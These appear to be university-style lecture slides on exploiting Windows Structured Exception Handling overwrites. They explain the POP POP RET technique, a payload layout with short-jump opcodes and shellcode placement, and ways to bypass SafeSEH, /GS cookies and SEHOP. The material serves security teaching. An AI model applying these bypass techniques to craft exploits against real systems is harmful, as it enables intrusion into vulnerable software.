
Program stack (top record)

\*Next SEH Record  
0x0123456

SE Handler  
0x0ABCDE

# Recap of mitigation limitations

Lets say an attacker has done the following in an overflow, (just for example):



# 3 methods for bypassing overflow mitigations for SEH


Here are 3 similar options for an attacker to bypass **/SafeSEH**, **/GS cookies**, and **XORed out registers** for attacking SEH in Windows. They only really differ in what the attacker does to the SEH record pointer:

## Hijack EIP by:

- overwrite the cookie in the .data section to sabotage /GS checks
- Overflow a local buffer to overwrite the EXCEPTION\_REGISTRATION structure (AKA: the SEH record structure) *to either*:
  - **(1) set the pointer to an already registered handler**
    - i. then abuse that to gain control somehow (uncommon)
  - **(2) overwrite the pointer with an address that is outside the range of the loaded module**
    - i. shared libraries (.dll's) are modules
      - perhaps inject a .dll into the process
    - ii. Note: this may have changed in recent versions of Windows
  - **(3) load shellcode onto the heap, and overwrite the pointer to go there (we'll cover this later)**
- perhaps also the RET value on the stack in the overflow

# Jumping to another module (#2)


- This is the most common approach
- However shellcode is usually not there!
  - would require more exploitation (more difficult!)
- The address that the SE handler (i.e. 0x0ABCDE) gets jmp / called by the exception dispatcher function, with the following stack set up:





# Jumping to another module (#2)


- Usually the shellcode is placed right after the SE Handler value
- We can point to any set of instructions in the target module
  - A common target is a set of "POP POP RET" instructions



# POP POP RET explained

- The Exception dispatcher will jump to whatever code we point it to in the target module.
- If we point it to an arbitrary pop pop ret sequence, the following will happen to the stack:


This is a common approach to jump back to the original program



# POP POP RET explained

- After POP POP RET is executed in the target module, EIP will point to the original program's stack!




EIP will now point here



But at this point the EIP won't get to the shellcode!

# POP POP RET explained

- EIP will point to the stack now!
  - The attacker can replace the \*Next SEH Record with instructions to jump to wherever the shellcode is
  - usually right after the attacker-crafted SE Handler value
    - jump 6 bytes, NOP NOP



# RECAP How it's exploited

- First handle any stack cookies (/GS cookies)
- Then craft the payload to be as such:  
[stack data ][next SEH\*][SEH handler pointer ][...]
- ["AA...AAAA"][jmp code ][pointer to pop pop ret][Shellcode]
  - **requires executable stack**
- The shellcode however need not be part of the buffer overflow
  - As long as its somewhere in memory, and the [next SEH\*] can have code jump to it (no null bytes in the address), then the exploit will work
    - like a heap spray!

## An important caveat:

- The target module address must have no null bytes in it!
  - so it can be injected into the vulnerable string buffer

If you are still fuzzy on this, check out this demo:



[https://www.youtube.com/watch?v=ls\\_lfZdurHM](https://www.youtube.com/watch?v=ls_lfZdurHM)

# Linux and SEH

- Linux does not support Structured Exception Handling
- Linux's signal handling is conceptually quite similar to Windows's structured exception handling
  - Linux doesn't have the ability to pop up a window and say:
    - "XYZ has encountered an error and needs to close"...
  - WINE on Linux does implement SEH, and is a good (code) read:
  - <http://source.winehq.org/source/include/wine/exception.h>
    - uses `sigjmp`, `sigsetjmp`, and `siglongjmp` to implement it all

# Apport: SEH emulation on Linux

- Ubuntu 12.04+ emulates SEH this way
  - Intercepts crashes right when they happen
  - gathers info about the crash and the OS environment for bug reporting
  - runs as a service (usually root permissions)
  - uses `/proc/sys/kernel/core_pattern` to directly pipe coredumps to the apport service
    - **maybe exploitable???**
  - Can be automatically invoked for unhandled exceptions
  - <https://wiki.ubuntu.com/Apport>




# /SAFESEH

SafeSEH is a linker option, applied when compiling an executable file

- Discussed in detail previously
- Makes sure the SE Handler points to a valid chain
  - fails if it points outside of the image
  - fails if it points to the heap




# SEHOP




- Introduced in win server 2008 and win 7
- Comes from a Matt Miller article
  - <http://blogs.technet.com/b/srd/archive/2009/02/02/preventing-the-exploitation-of-seh-overwrites-with-sehop.aspx>
- Before the exception dispatcher function jumps to the SE Records, it parses the \*Next SEH record chain to make sure its intact
  - Final SEH record in a SEHOP validated chain is FFFFFFFF
    - ntdll!FinalExceptionHandler

EB 06 90 90, or whatever the short jmp, NOP, NOP code is will likely point somewhere invalid. Thus caught by SEHOP...

Program stack (top record)



# SEHOP




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- Before the exception dispatcher function jumps to the SE Records, it parses the \*Next SEH record chain to make sure its intact
  - Final SEH record in a SEHOP validated chain is FFFFFFFF

**Also...**

The \*Next SEH Record in the adjacent SEH Record will be overwritten with shellcode in this case

Program stack (top record)



# SEHOP

## Bypass notes:

- [http://dl.packetstormsecurity.net/papers/general/sehop\\_en.pdf](http://dl.packetstormsecurity.net/papers/general/sehop_en.pdf)
  - can still use a JE jump (0x74) and possibly still point to a valid stack address!
    - i.e. 74 06 90 90
    - also have to craft the Z flag (a condition evaluate by the JE assembly instruction)
      - XOR EAX EAX
      - POP
      - POP
      - RET
- still difficult
  - ASLR will change the address of ntdll!FinalExceptionHandler each time the machine is rebooted.
    - **still, in experimentation takes only 512 tries!**

